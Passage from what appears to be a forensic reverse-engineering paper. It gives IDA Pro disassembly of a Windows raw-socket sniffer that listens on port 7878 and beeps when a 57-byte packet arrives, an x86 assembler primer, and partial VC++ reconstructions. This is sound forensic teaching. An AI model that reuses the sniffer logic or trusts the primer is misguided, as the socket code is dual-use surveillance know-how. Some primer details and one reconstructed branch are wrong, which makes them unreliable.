.text:004010ED                 push    offset aBindErrorD ; "bind error: %d\n"
.text:004010F2                 call    esi ; printf
.text:004010F4
.text:004010F4 loc_4010F4:                             ; CODE XREF: sub_401000+3C j
.text:004010F4                 add     esp, 8
.text:004010F7
.text:004010F7 loc_4010F7:                             ; CODE XREF: sub_401000+7F j
.text:004010F7                 push    3E8h            ; dwDuration
.text:004010FC                 push    64h             ; dwFreq
.text:004010FE                 call    ds:Beep
.text:00401104                 pop     edi
.text:00401105                 pop     esi
.text:00401106                 or      eax, 0FFFFFFFFh
.text:00401109                 pop     ebx
.text:0040110A                 add     esp, 128h
.text:00401110                 retn
.text:00401111 ; ---------------------------------------------------------------------------
.text:00401111
.text:00401111 loc_401111:                             ; CODE XREF: sub_401000+EA j
.text:00401111                 push    ebp
.text:00401112                 push    0               ; lpCompletionRoutine
.text:00401114                 push    0               ; lpOverlapped
.text:00401116                 push    offset cbBytesReturned ; lpcbBytesReturned
.text:0040111B                 push    28h             ; cbOutBuffer
.text:0040111D                 push    offset vOutBuffer ; lpvOutBuffer
.text:00401122                 push    4               ; cbInBuffer
.text:00401124                 push    offset vInBuffer ; lpvInBuffer
.text:00401129                 push    98000001h       ; dwIoControlCode
.text:0040112E                 push    ebx             ; s
.text:0040112F                 call    ds:WSAIoctl
.text:00401135                 push    138Ch           ; dwBytes
.text:0040113A                 push    8               ; dwFlags
.text:0040113C                 call    ds:GetProcessHeap
.text:00401142                 push    eax             ; hHeap
.text:00401143                 call    ds:HeapAlloc
.text:00401149                 push    offset cbBytesReturned
.text:0040114E                 push    offset aBindOkayD ; "bind okay: %d\n"
.text:00401153                 mov     [esp+140h+buf], eax
.text:00401157                 call    esi ; printf
.text:00401159                 mov     ebp, ds:recvfrom
.text:0040115F                 add     esp, 8
.text:00401162
.text:00401162 loc_401162:                             ; CODE XREF: sub_401000+1A8 j
.text:00401162                                         ; sub_401000+1C1 j ...
.text:00401162                 push    offset aStart   ; "Start\n"
.text:00401167                 call    esi ; printf
.text:00401169                 mov     edx, [esp+13Ch+buf]
.text:0040116D                 add     esp, 4
.text:00401170                 lea     eax, [esp+138h+fromlen]
.text:00401174                 lea     ecx, [esp+138h+from]
.text:00401178                 push    eax             ; fromlen
.text:00401179                 push    ecx             ; from
.text:0040117A                 push    0               ; flags
.text:0040117C                 push    138Ch           ; len
.text:00401181                 push    edx             ; buf
.text:00401182                 push    ebx             ; s
.text:00401183                 call    ebp ; recvfrom
.text:00401185                 mov     edi, eax
.text:00401187                 push    edi
.text:00401188                 push    offset aD       ; "=%d"
.text:0040118D                 call    esi ; printf
.text:0040118F                 add     esp, 8
.text:00401192                 cmp     edi, 0FFFFFFFFh
.text:00401195                 jz      short loc_4011C3
.text:00401197                 test    edi, edi
.text:00401199                 jl      short loc_4011C3
.text:0040119B                 push    offset a_       ; "."
.text:004011A0                 call    esi ; printf
```

```
.text:004011A2                 add     esp, 4
.text:004011A5                 cmp     edi, 39h
.text:004011A8                 jnz     short loc_401162
.text:004011AA                 push    offset aSuccessfull ; "\nSuccessfull\n"
.text:004011AF                 call    esi ; printf
.text:004011B1                 add     esp, 4
.text:004011B4                 push    3E8h            ; dwDuration
.text:004011B9                 push    3Ch             ; dwFreq
.text:004011BB                 call    ds:Beep
.text:004011C1                 jmp     short loc_401162
.text:004011C3 ; ---------------------------------------------------------------------------
.text:004011C3
.text:004011C3 loc_4011C3:                             ; CODE XREF: sub_401000+195 j
.text:004011C3                                         ; sub_401000+199 j
.text:004011C3                 mov     edi, ds:WSAGetLastError
.text:004011C9                 call    edi ; WSAGetLastError
.text:004011CB                 cmp     eax, 274Ch
.text:004011D0                 jnz     short loc_4011DE
.text:004011D2                 push    offset aT       ; "T"
.text:004011D7                 call    esi ; printf
.text:004011D9                 add     esp, 4
.text:004011DC                 jmp     short loc_401162
.text:004011DE ; ---------------------------------------------------------------------------
.text:004011DE
.text:004011DE loc_4011DE:                             ; CODE XREF: sub_401000+1D0 j
.text:004011DE                 call    edi ; WSAGetLastError
.text:004011E0                 push    eax
.text:004011E1                 push    offset aRecvfromFailed ; "recvfrom failed: %d\n"
.text:004011E6                 call    esi ; printf
.text:004011E8                 add     esp, 8
.text:004011EB                 push    3E8h            ; dwDuration
.text:004011F0                 push    64h             ; dwFreq
.text:004011F2                 call    ds:Beep
.text:004011F8                 pop     ebp
.text:004011F9                 pop     edi
.text:004011FA                 pop     esi
.text:004011FB                 or      eax, 0FFFFFFFFh
.text:004011FE                 pop     ebx
.text:004011FF                 add     esp, 128h
.text:00401205                 retn
.text:00401205 sub_401000      endp
.text:00401205
.text:00401205 ; ---------------------------------------------------------------------------
.text:00401206                 align 10h
.text:00401210
.text:00401210 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00401210
.text:00401210
.text:00401210 sub_401210       proc near               ; CODE XREF: _main+3F p
.text:00401210
.text:00401210 WSAData         = WSAData ptr -190h
.text:00401210
.text:00401210                 sub     esp, 190h
.text:00401216                 lea     eax, [esp+190h+WSAData]
.text:0040121A                 push    eax             ; lpWSAData
.text:0040121B                 push    202h            ; wVersionRequested
.text:00401220                 call    ds:WSAStartup
.text:00401226                 test    eax, eax
.text:00401228                 jz      short loc_40124E
.text:0040122A                 push    eax
.text:0040122B                 push    offset aWsastartupFail ; "WSAStartup Failed: %d\n"
.text:00401230                 call    ds:printf
.text:00401236                 add     esp, 8
.text:00401239                 push    3E8h            ; dwDuration
.text:0040123E                 push    64h             ; dwFreq
.text:00401240                 call    ds:Beep
.text:00401246                 push    0FFFFFFFFh      ; int
.text:00401248                 call    ds:exit
.text:0040124E
.text:0040124E loc_40124E:                             ; CODE XREF: sub_401210+18 j
.text:0040124E                 call    sub_401000
```

```
.text:00401253                 call    ds:WSACleanup
.text:00401259                 xor     eax, eax
.text:0040125B                 add     esp, 190h
.text:00401261                 retn
.text:00401261 sub_401210      endp ; sp = -4
.text:00401261
.text:00401261 ; ---------------------------------------------------------------------------
.text:00401262                 align 10h
.text:00401270
.text:00401270 unknown_libname_1:
.text:00401270                 call    unknown_libname_2
.text:00401275                 jmp     loc_401290
.text:00401275 ; ---------------------------------------------------------------------------
.text:0040127A                 align 8
.text:00401280 ; [0000000D BYTES: COLLAPSED FUNCTION unknown_libname_2. PRESS KEYPAD "+" TO
EXPAND]
.text:0040128D                 align 4
.text:00401290
.text:00401290 loc_401290:                             ; CODE XREF: .text:00401275 j
.text:00401290                 push    offset unknown_libname_3
.text:00401295                 call    _atexit
.text:0040129A                 pop     ecx
.text:0040129B                 retn
.text:0040129B ; ---------------------------------------------------------------------------
.text:0040129C                 align 8
.text:004012A0
.text:004012A0 unknown_libname_3:                      ; DATA XREF: .text:00401290 o
.text:004012A0                 mov     ecx, offset unk_403120
.text:004012A5                 jmp     loc_401386
.text:004012A5 ; ---------------------------------------------------------------------------
.text:004012AA                 align 8
.text:004012B0
.text:004012B0 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:004012B0
.text:004012B0
.text:004012B0 ; int __cdecl main(int argc,const char **argv,const char *envp)
.text:004012B0 _main           proc near               ; CODE XREF: start+DE p
.text:004012B0
.text:004012B0 argc            = dword ptr  8
.text:004012B0 argv            = dword ptr  0Ch
.text:004012B0 envp            = dword ptr  10h
.text:004012B0
.text:004012B0                 push    esi
.text:004012B1                 xor     esi, esi
.text:004012B3                 push    esi
.text:004012B4                 call    ds:GetCommandLineA
.text:004012BA                 push    eax
.text:004012BB                 push    esi
.text:004012BC                 push    esi             ; lpModuleName
.text:004012BD                 call    ds:GetModuleHandleA
.text:004012C3                 push    eax
.text:004012C4                 call    ?AfxWinInit@@YGHPAUHINSTANCE__@@0PADH@Z ;
AfxWinInit(HINSTANCE__ *,HINSTANCE__ *,char *,int)
.text:004012C9                 test    eax, eax
.text:004012CB                 jnz     short loc_4012EF
.text:004012CD                 mov     eax,
ds:?cerr@std@@3V?$basic_ostream@DU?$char_traits@D@std@@@1@A ;
std::basic_ostream<char,std::char_traits<char>> std::cerr
.text:004012D2                 push    offset aFatalErrorMfcI ; "Fatal Error: MFC
initialization failed"
.text:004012D7                 push    eax
.text:004012D8                 call
ds:??6std@@YAAAV?$basic_ostream@DU?$char_traits@D@std@@@0@AAV10@PBD@Z ;
std::operator<<(std::basic_ostream<char,std::char_traits<char>> &,char const *)
.text:004012DE                 push    eax
.text:004012DF                 call
ds:?endl@std@@YAAAV?$basic_ostream@DU?$char_traits@D@std@@@1@AAV21@@Z ;
std::endl(std::basic_ostream<char,std::char_traits<char>> &)
.text:004012E5                 add     esp, 0Ch
.text:004012E8                 mov     eax, 1
.text:004012ED                 pop     esi
```

```
.text:004012EE                retn
.text:004012EF ; ---------------------------------------------------------------------------
.text:004012EF
.text:004012EF loc_4012EF:                            ; CODE XREF: _main+1B j
.text:004012EF                call    sub_401210
.text:004012F4                mov     eax, esi
.text:004012F6                pop     esi
.text:004012F7                retn
.text:004012F7 _main          endp
.text:004012F7
.text:004012F7 ; ---------------------------------------------------------------------------
.text:004012F8                align 10h
.text:00401300
.text:00401300 unknown_libname_4:
.text:00401300                call    sub_401310
.text:00401305                jmp     loc_401320
.text:00401305 ; ---------------------------------------------------------------------------
.text:0040130A                align 8
.text:00401310
.text:00401310 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00401310
.text:00401310
.text:00401310 sub_401310      proc near               ; CODE XREF: .text:00401300 p
.text:00401310                mov     ecx, offset unk_403211
.text:00401315                jmp     ds:??0Init@ios_base@std@@QAE@XZ ;
std::ios_base::Init::Init(void)
.text:00401315 sub_401310      endp
.text:00401315
.text:00401315 ; ---------------------------------------------------------------------------
.text:0040131B                align 8
.text:00401320
.text:00401320 loc_401320:                            ; CODE XREF: .text:00401305 j
.text:00401320                push    offset loc_401330
.text:00401325                call    _atexit
.text:0040132A                pop     ecx
.text:0040132B                retn
.text:0040132B ; ---------------------------------------------------------------------------
.text:0040132C                align 8
.text:00401330
.text:00401330 loc_401330:                            ; DATA XREF: .text:00401320 o
.text:00401330                mov     ecx, offset unk_403211
.text:00401335                jmp     ds:??1Init@ios_base@std@@QAE@XZ ;
std::ios_base::Init::~Init(void)
.text:00401335 ; ---------------------------------------------------------------------------
.text:0040133B                align 8
.text:00401340
.text:00401340 unknown_libname_5:
.text:00401340                call    sub_401350
.text:00401345                jmp     loc_401360
.text:00401345 ; ---------------------------------------------------------------------------
.text:0040134A                align 8
.text:00401350
.text:00401350 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00401350
.text:00401350
.text:00401350 sub_401350      proc near               ; CODE XREF: .text:00401340 p
.text:00401350                mov     ecx, offset unk_403210
.text:00401355                jmp     ds:??0_Winit@std@@QAE@XZ ; std::_Winit::_Winit(void)
.text:00401355 sub_401350      endp
.text:00401355
.text:00401355 ; ---------------------------------------------------------------------------
.text:0040135B                align 8
.text:00401360
.text:00401360 loc_401360:                            ; CODE XREF: .text:00401345 j
.text:00401360                push    offset loc_401370
.text:00401365                call    _atexit
.text:0040136A                pop     ecx
.text:0040136B                retn
.text:0040136B ; ---------------------------------------------------------------------------
.text:0040136C                align 8
.text:00401370
```

```
.text:00401370 loc_401370:                             ; DATA XREF: .text:00401360 o
.text:00401370                 mov     ecx, offset unk_403210
.text:00401375                 jmp     ds:??1_Winit@std@@QAE@XZ ; std::_Winit::~_Winit(void)
.text:00401375 ; ---------------------------------------------------------------------------
.text:0040137B                 align 8
.text:00401380 ; [00000006 BYTES: COLLAPSED FUNCTION CWinApp::CWinApp(char const *). PRESS
KEYPAD "+" TO EXPAND]
.text:00401386 ; ---------------------------------------------------------------------------
.text:00401386
.text:00401386 loc_401386:                             ; CODE XREF: .text:004012A5 j
.text:00401386                 jmp     ds:??1CWinApp@@UAE@XZ ; CWinApp::~CWinApp(void)
.text:0040138C ; [00000006 BYTES: COLLAPSED FUNCTION AfxWinInit(HINSTANCE__ *,HINSTANCE__
*,char *,int). PRESS KEYPAD "+" TO EXPAND]
.text:00401392 ; [0000002C BYTES: COLLAPSED FUNCTION __onexit. PRESS KEYPAD "+" TO EXPAND]
.text:004013BE ; [00000012 BYTES: COLLAPSED FUNCTION _atexit. PRESS KEYPAD "+" TO EXPAND]
.text:004013D0 ; [00000104 BYTES: COLLAPSED FUNCTION start. PRESS KEYPAD "+" TO EXPAND]
.text:004014D4 ; ---------------------------------------------------------------------------
.text:004014D4                 mov     esp, [ebp-18h]
.text:004014D7                 push    dword ptr [ebp-30h]
.text:004014DA                 call    ds:_exit
.text:004014E0 ; [00000006 BYTES: COLLAPSED FUNCTION __dllonexit. PRESS KEYPAD "+" TO EXPAND]
.text:004014E6 ; [00000006 BYTES: COLLAPSED FUNCTION _XcptFilter. PRESS KEYPAD "+" TO EXPAND]
.text:004014EC ; [00000006 BYTES: COLLAPSED FUNCTION _initterm. PRESS KEYPAD "+" TO EXPAND]
.text:004014F2 ; [00000012 BYTES: COLLAPSED FUNCTION __setdefaultprecision. PRESS KEYPAD "+"
TO EXPAND]
.text:00401504 ; ---------------------------------------------------------------------------
.text:00401504
.text:00401504 loc_401504:                             ; DATA XREF: start+77 o
.text:00401504                 xor     eax, eax
.text:00401506                 retn
.text:00401507 ; [00000001 BYTES: COLLAPSED FUNCTION nullsub_1. PRESS KEYPAD "+" TO EXPAND]
.text:00401508                 align 10h
.text:00401510
.text:00401510 loc_401510:                             ; DATA XREF: start+A o
.text:00401510                 jmp     ds:_except_handler3
.text:00401516 ; [00000006 BYTES: COLLAPSED FUNCTION _controlfp. PRESS KEYPAD "+" TO EXPAND]
.text:0040151C                 align 1000h
.text:0040151C _text           ends
.text:0040151C
```

Listing 23 - Assembly Listing of the Experimental Binary

Screen captures showing typical listing and arrows indicating branching.




Figure 28 – Screen Shoot of the IDA Pro Tool

Analysis

Interpreting the data requires a great deal of effort from the forensic analyzer; a manual process of converting assembler code into VC++ code. It is *mostly repeatable and reproducible* requiring equal effort from the forensic analyzer for each binary studied. Since the conversion portion requires the *personal* efforts of the forensic analyst, it has the potential of having different results with different analysts. Keeping detailed records to refer back to will maintain a sense of conformity with future conversion endeavors. Additionally, the records will make the conversion process more reproducible.

The analysis process involves breaking down the reversed-assembled codes into their VC++ counterparts, by:

1. Converting the PUSH'ed values into their known defined VC++ *constants*,
2. Converting the conditional jumps and its compares into VC++ *if* blocks,
3. Converting the unconditional jumps into *end-of-blocks*,
4. Converting loops into VC++ *while* loops.

Assembler Mini-Primer

The assembler language is "personalized" towards a particular processor type; in this case, it is the Intel 80x86-family of processors. Each assembler-mnemonic maps to a particular machine language opcode. A few basic assembly principles will be covered to present the process of reverse engineering. Unfortunately, a full-fledged assembly language primer is beyond the scope of this paper.

Registers

Registers are memory cells located on the processor. Registers are measurably faster than system memory. Memory is much slower, because of their access speeds and because of the distance between the memory and the processor.

General Purpose Registers: These registers are used to store general unspecified data. They are used like direct variables.

EAX	**EBX**	**ECX**	**EDX**
AX	**BX**	**CX**	**DX**
AH	**BH**	**CH**	**DH**
AL	**BL**	**CL**	**DL**

Table 4 – General Purpose Registers

- *EAX - Accumulator Register:* Mostly used for calculations and for input/output

- *EBX - Base Register:* Only register that can be used as an index
- *ECX - Count Register:* Used for the loop instruction
- *EDX - Data Register*: Used by multiply/divide and input/output
- *AX - 16-Bit Accumulator Register:* Mostly used for calculations and for input/output
- *BX - 16-Bit Base Register:* Only register that can be used as an index
- *CX - 16-Bit Count Register:* Used for the loop instruction
- *DX - 16-BitData Register*: Used by multiply/divide and input/output

Pointer Registers: Pointer registers are used to hold memory locations. They are used like a pointer to a variable.

ESI	**EDI**
SI	**DI**

Table 5 – Pointer Registers

- *ESI - Source Index:* used by string operations as source
- *EDI - Destination Index:* used by string operations as destination
- *SI - 16-Bit Source Index:* used by string operations as source
- *DI - 16-Bit Destination Index:* used by string operations as destination

Stack Registers: Stack Registers hold a queue of data. Stack memory is part of the system memory. When you "push" something onto a stack, it is placed on top; when you "pop" something off the stack, it is removed off the top. In other words, the stack uses a FILO (First-In-Last-Out) queue.

EBP	**ESP**
BP	**SP**

Table 6 – Stack Registers

- *EBP - Base Pointer:* Used to pass data to and from the stack
- *ESP - Stack Pointer:* Points to a 16-Bit offset that the stack is using
- *BP - 16-Bit Base Pointer:* Used to pass data to and from the stack
- *SP - 16-Bit Stack Pointer:* Points to a 16-Bit offset that the stack is using

Segment Register: The Intel Processor divides its memory into segments; these segments locations are stored in the segment registers.

CS
DS
SS
ES
FS
GS

Table 7 – Segment Registers

- *CS - Code Segment:* 16-bit number that points to the active code-segment
- *DS - Data Segment:* 16-bit number that points to the active data-segment
- *SS - Stack Segment:* 16-bit number that points to the active stack-segment
- *ES - Extra Data Segment:* 16-bit number that points to the active extra-segment
- *FS - Data Segment:* New for 80386
- *GS - Data Segment:* New for 80386

During the execution of an 80386 program, six segments of memory may be immediately accessible at any given time. The segment registers CS, DS, SS, ES, FS, and GS are used to identify these six current segments of memory. The segment containing the currently executing sequence of instructions is known as the current Code Segment (CS); it is indicated by the CS register

Flags Register: The flags register maintains the current operating mode of the processor and some of the instruction state information. The processor uses these condition codes, to assist in making decisions during program execution.

F
E
D
C
B
A
9
8

7	
6	
5	
4	
3	
2	
1	
0	
OF	
DF	
IF	
TF	
SF	
ZF	
AF	
PF	
CF	

Table 8 – Flags Registers

- *CF - Carry Flag:* contains the left-most bit after calculations
- *PF - Parity Flag:* indicates even or odd parity
- *AF - Auxiliary Carry:* some sort of second carry flag
- *ZF - Zero Flag:* if set, resulting number of calculation is zero
- *SF - Sign Flag:* if set, resulting number of calculation is negative
- *TF - Trap Flag:* if set, CPU can work in single step mode
- *IF - Interrupt Flag:* if set, interrupt are enabled, else disabled
- *DF - Direction Flag:* used for string operations to check direction
- *OF - Overflow Flag:* indicates an overflow when set

Instruction Set
All assembly instructions have the same basic format ([label] [mnemonic] [operands] [;comment]) everything is optional except the mnemonic.

- [label]: A label definition is an identifier followed by a colon ":" and must start in the first column with either a letter or an underscore. It must consist entirely of letters, underscores, and digits. A label is a name of an address; it may be the address of an instruction or the address of a piece of data.
- [mnemonics]: Mnemonics are by definition "memory aids". Mnemonics allow you to write machine code instructions in friendlier readable format.
- [operands]: The arguments to the instructions. If there are two operands, then the first is the destination, and the second is the source operand.
- [;comments]:

PUSH: This instruction decrements the stack pointer and then stores the second operand on the top of the stack.

POP: This instruction loads (removes) the value from the top of the stack to the location specified with the first operand and then increments the stack pointer. The first operand can be a general-purpose register, memory location, or segment register.

ADD: The add instruction adds the contents of the second operand to the first operand. The operation sets the overflow flag (OF) if the result is a signed overflow, and sets the (CF) if it is an unsigned overflow. The operation sets the zero flag (ZF) if the result is zero. The operation also sets the sign flag (SF) if the result is negative.

MOV: This instruction copies the second operand to the first operand. This instruction is similar to the ADD instruction. The MOV instruction cannot be used to load the CS register.

SUB: The subtract instruction computes the differences between the first and second operand and stores that value back into the first operand. The operation sets the zero flag (ZF) if the result is zero. The operation also sets the sign flag (SF) if the result is negative.

CMP: This instruction compares the first source operand with the second source operand and sets the status flags according to the results. The comparison is performed by subtracting the second operand from the first operand and then setting the status flags in the same manner as the SUB instruction – it does not store the difference back into the first operand. The CMP instruction is typically used in conjunction with a conditional jump.

TEST: This instruction computes the bit-wise logical AND of first operand and the second operand and sets the SF, ZF, and PF status flags according to the result. The result is then discarded.

JZ: This instruction transfers program control conditionally (Jump if zero, ZF = 1) to a different point in the instruction stream without recording return information.

JNZ: This instruction transfers program control conditionally (Jump if not zero, ZF = 0) to a different point in the instruction stream without recording return information.

JL: This instruction transfers program control conditionally (Jump if less than, SF<>OF) to a different point in the instruction stream without recording return information.

JMP: This instruction transfers program control unconditionally to a different point in the instruction stream without recording return information.

CALL: This instruction saves the return information on the stack and branches to the routine specified with the target operand. The target operand specifies the address of the first instruction in the called routine.

RETN: This instruction transfers the program control to a return address located on the top of the stack. The address is usually placed on the stack by a CALL instruction, and the return is made to the instruction that follows the CALL instruction.

ENDP: End of procedure.

LEA: This instruction computes the effective address of the second operand and stores it in the first operand. The purpose of instruction is to load a register with a memory address; this is a common optimization in high performance programs.

OR: Performs a logical OR on a bit-by-bit basis between the two operands and places the results into the first operand. It clears the carry flag (CF=1) and the overflow flag (OF=0). It sets the zero flag (ZF=1) if the result is zero; otherwise, it clears the zero flag (ZF=0).

XOR: Performs a logical XOR on a bit-by-bit basis between the two operands and places the results into the first operand. It clears the carry flag (CF=1) and the overflow flag (OF=0). It sets the zero flag (ZF=1) if the result is zero; otherwise, it clears the zero flag (ZF=0).

SETZ: The set on condition instruction sets a single byte operand (register or memory location) to zero or one depending on the values in the flags register (ZF = 1).

Reverse-Engineering Process

This process summarizes the method for applying reverse engineering principles to develop a reasonable facsimile of the suspected code. The resulting VC++ code will be sufficient in behavior to analyze its interaction with the system and to trace its origin.

```
.text:00401000 sniffer_1000    proc near               ; CODE XREF: init_1210+3E p
.text:00401000
.text:00401000 var_128         = dword ptr -128h
.text:00401000 var_124         = dword ptr -124h
.text:00401000 var_120         = dword ptr -120h
.text:00401000 var_11C         = dword ptr -11Ch
.text:00401000 fromlen         = dword ptr -118h
.text:00401000 buf             = dword ptr -114h
.text:00401000 from            = sockaddr ptr -110h
.text:00401000 name            = byte ptr -100h
.text:00401000
.text:00401000                 sub     esp, 128h
.text:00401006                 push    ebx
.text:00401007                 push    esi
.text:00401008                 push    edi
.text:00401009                 push    WSA_FLAG_OVERLAPPED ; dwFlags
.text:0040100B                 push    0               ; g
.text:0040100D                 push    NULL            ; lpProtocolInfo
.text:0040100F                 push    IPPROTO_IP      ; protocol
.text:00401011                 push    SOCK_RAW        ; type
.text:00401013                 push    AF_INET         ; af
.text:00401015                 mov     [esp+14Ch+fromlen], 10h
.text:0040101D                 call    ds:WSASocketA
.text:00401023                 mov     ebx, eax
.text:00401025                 cmp     ebx, INVALID_SOCKET
.text:00401028                 jnz     short okay_1041
.text:0040102A                 call    ds:WSAGetLastError
.text:00401030                 push    eax
```

```
.text:00401031                 push    offset aWsasocketFaile ; "WSASocket Failed: %d\n"
.text:00401036                 call    ds:printf
.text:0040103C                 jmp     beep_10F4.
.text:00401041 ; ---------------------------------------------------------------------------
.text:00401041
.text:00401041 okay_1041:                              ; CODE XREF: sub_401000+28 j.
```

Listing 24 – First Block of Code

```
//=====================================================================** Init the sniffer
int sniffer_1000()
//Create* the socket
if ((ebx = WSASocket(AF_INET,SOCK_RAW,IPPROTO_IP,NULL,0,WSA_FLAG_OVERLAPPED)) ==
INVALID_SOCKET) goto okay_1041;
printf("WSASocket Failed: %d\n",WSAGetLastError());
goto beep_10F4
okay_1041:
```

Listing 25 – VC++ Code Derived from Listing 24

First, the binary configures the sniffer. Both the assembly (Listing 24) and the VC++ code (Listing 25) initialize the socket.

```
.text:00401041 ; ---------------------------------------------------------------------------
.text:00401041
.text:00401041 okay_1041:                              ; CODE XREF: sub_401000+28 j
.text:00401041                 lea     eax, [esp+134h+name]
.text:00401045                 push    255             ; namelen
.text:0040104A                 push    eax             ; name
.text:0040104B                 call    ds:gethostname
.text:00401051                 mov     esi, ds:printf
.text:00401057                 lea     ecx, [esp+134h+name]
.text:0040105B                 push    ecx
.text:0040105C                 push    offset aGethostbynameS ; "gethostbyname: %s\n"
.text:00401061                 call    esi ; printf
.text:00401063                 add     esp, 8
.text:00401066                 lea     edx, [esp+134h+name]
.text:0040106A                 push    edx             ; name
.text:0040106B                 call    ds:gethostbyname
.text:00401071                 test    eax, eax
.text:00401073                 jnz     short okay_1081
.text:00401075                 push    offset aGethostbynameF ; "gethostbyname failed\n"
.text:0040107A                 call    esi ; printf
.text:0040107C                 add     esp, 4
.text:0040107F                 jmp     short beep_10F7
.text:00401081 ; ---------------------------------------------------------------------------
.text:00401081
.text:00401081 okay_1081:                              ; CODE XREF: sub_401000+73 j
```

Listing 26 – Next Block of Code

```
//Get the destination host information and bind to it
gethostname((char*)Name,sizeof(Name)-1);
printf("gethostbyname: %s\n", (char*)Name);
if ((eax = gethostbyname((char*)Name)) <> NULL) goto okay_1081
printf("gethostbyname failed\n");
goto beep_10F7
okay_1081:
```

Listing 27 – VC++ Code Derived from Listing 26

Next, the binary retrieves the host information. Both the assembly (Listing 26) and the VC++ code (Listing 27) initialize the host information.

```
.text:00401081 okay_1081:                              ; CODE XREF: sub_401000+73 j
.text:00401081                 mov     eax, [eax+0Ch]
.text:00401084                 mov     ecx, [eax]
.text:00401086                 mov     edx, [ecx]
.text:00401088                 push    edx             ; in
.text:00401089                 call    ds:inet_ntoa
.text:0040108F                 mov     edi, eax
```

```
.text:00401091                 push    edi
.text:00401092                 push    offset aHostIpS ; "Host IP: %s\n"
.text:00401097                 call    esi ; printf
.text:00401099                 xor     eax, eax
.text:0040109B                 add     esp, 8
.text:0040109E                 mov     [esp+134h+var_128], eax
.text:004010A2                 mov     word ptr [esp+134h+var_128], 2
.text:004010A9                 mov     [esp+134h+var_124], eax
.text:004010AD                 push    edi             ; cp
.text:004010AE                 mov     [esp+138h+var_120], eax
.text:004010B2                 mov     [esp+138h+var_11C], eax
.text:004010B6                 call    ds:inet_addr
.text:004010BC                 push    7878            ; hostshort
.text:004010C1                 mov     [esp+138h+var_124], eax
.text:004010C5                 call    ds:htons
.text:004010CB                 lea     ecx, [esp+134h+var_128]
.text:004010CF                 push    16              ; namelen
.text:004010D1                 push    ecx             ; name
.text:004010D2                 push    ebx             ; s
.text:004010D3                 mov     word ptr [esp+140h+var_128+2], ax
